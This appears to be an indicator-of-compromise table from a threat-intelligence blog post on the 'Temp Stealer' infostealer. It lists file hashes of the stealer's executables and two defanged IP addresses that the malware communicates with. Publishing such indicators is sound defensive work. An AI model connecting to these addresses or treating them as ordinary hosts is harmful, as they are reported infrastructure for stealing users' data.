| <p>c84a51c0e598563ff4c5b2e494da0152<br/> 9f345c4e7f192380f7b2d098436a392ecf97ff73<br/> f7cd47dc867e19dfdc37a0e6c59f6993155d4ad03f9b06292f6cd21515a8c234</p> | <p>MD5<br/> SHA1<br/> Sha256</p> | <p>Temp Stealer<br/> Executable</p> |
| <p>dfbb9e4a30a266ea453637ddfe370e14<br/> ddb20679f08d94e84c5e64d5f2fa00f105ad8204<br/> f642d7450c597b067ad47ee5220c8c028f0c28b4473093028e3371b450fad9e0</p> | <p>MD5<br/> SHA1<br/> Sha256</p> | <p>Temp Stealer<br/> Executable</p> |
| <p>4da571eb595d83a4f3ffe3e0047efd8a<br/> 063d687a6a88804000162deeb00244d22cfe3228<br/> 6330b32586d7b1f4c09193cff1118aa6e33fbe2fcbf174264fe5793e45f20748</p> | <p>MD5<br/> SHA1<br/> Sha256</p> | <p>Temp Stealer<br/> Executable</p> |
| <p>51a4b9154b05dde9c7e14831fc54c6b3<br/> 8db134b83a65293dd675c52de2996e1c618b07ef<br/> 55d86d705daefee9c692cd742d83ec670b976261d0c2e28ccb4933d4f6483182</p> | <p>MD5<br/> SHA1<br/> Sha256</p> | <p>Temp Stealer<br/> Executable</p> |
| <p>42febc30a814484455ee8f31ee2f2d88<br/> b71332d1aacc1907cdaead0cc987621c893f8e7<br/> 30a62745d4c135ee3bec73a1d4903cb42add1b2d846c16e65e73ffca41386cf2</p>  | <p>MD5<br/> SHA1<br/> Sha256</p> | <p>Temp Stealer<br/> Executable</p> |
| <p>72f5de4a2f52c098ba5520ebaa022290<br/> 196b144cd138ab958ea0c2b5eb1a641d9936abce<br/> 3dcaa05c859118dc53752f74df59f74c05e7919bd0df635584c74dc8077d11c1</p> | <p>MD5<br/> SHA1<br/> Sha256</p> | <p>Temp Stealer<br/> Executable</p> |
| <p>18a5458b38dc20ecc4f9c9e50d369563<br/> 7187a067b664692344a61eadaf1cd47f580add61<br/> bd95a70300f8cc5bcc0f8d7bdcd269234eff52fa79ecd97c150e58b923b4c51a</p> | <p>MD5<br/> SHA1<br/> Sha256</p> | <p>Temp Stealer<br/> Executable</p> |
| <p>2996f780af9b3fdb28971e887ff8436a<br/> 294dd0574cc6b953c0bec1c15b725321073aa82<br/> 54f4df7424b205b9931b87bf4b5e5635374165e1ed298642034f2fcc44a7ff70</p>  | <p>MD5<br/> SHA1<br/> Sha256</p> | <p>Temp Stealer<br/> Executable</p> |

|   |                       |                            |
|---|-----------------------|----------------------------|
| <b>1f7a139d3c23ded0904a845b7a2db053</b><br><b>39431e960dae6140e4603bddb890de58370b920e</b><br><b>b8ad6a975cec6279208fd7b5073107eefbbfd7ebdb2f674e7bd0578b18484eee</b> | MD5<br>SHA1<br>Sha256 | Temp Stealer<br>Executable |
| <b>79[.]137[.]199[.]73</b>  | IP                    | Communicating<br>IP        |
| <b>157[.]90[.]126[.]84</b>  | IP                    | Communicating<br>IP        |

---

Source: <https://blog.cyble.com/2022/10/20/infostealer-distributed-using-bundled-installer/>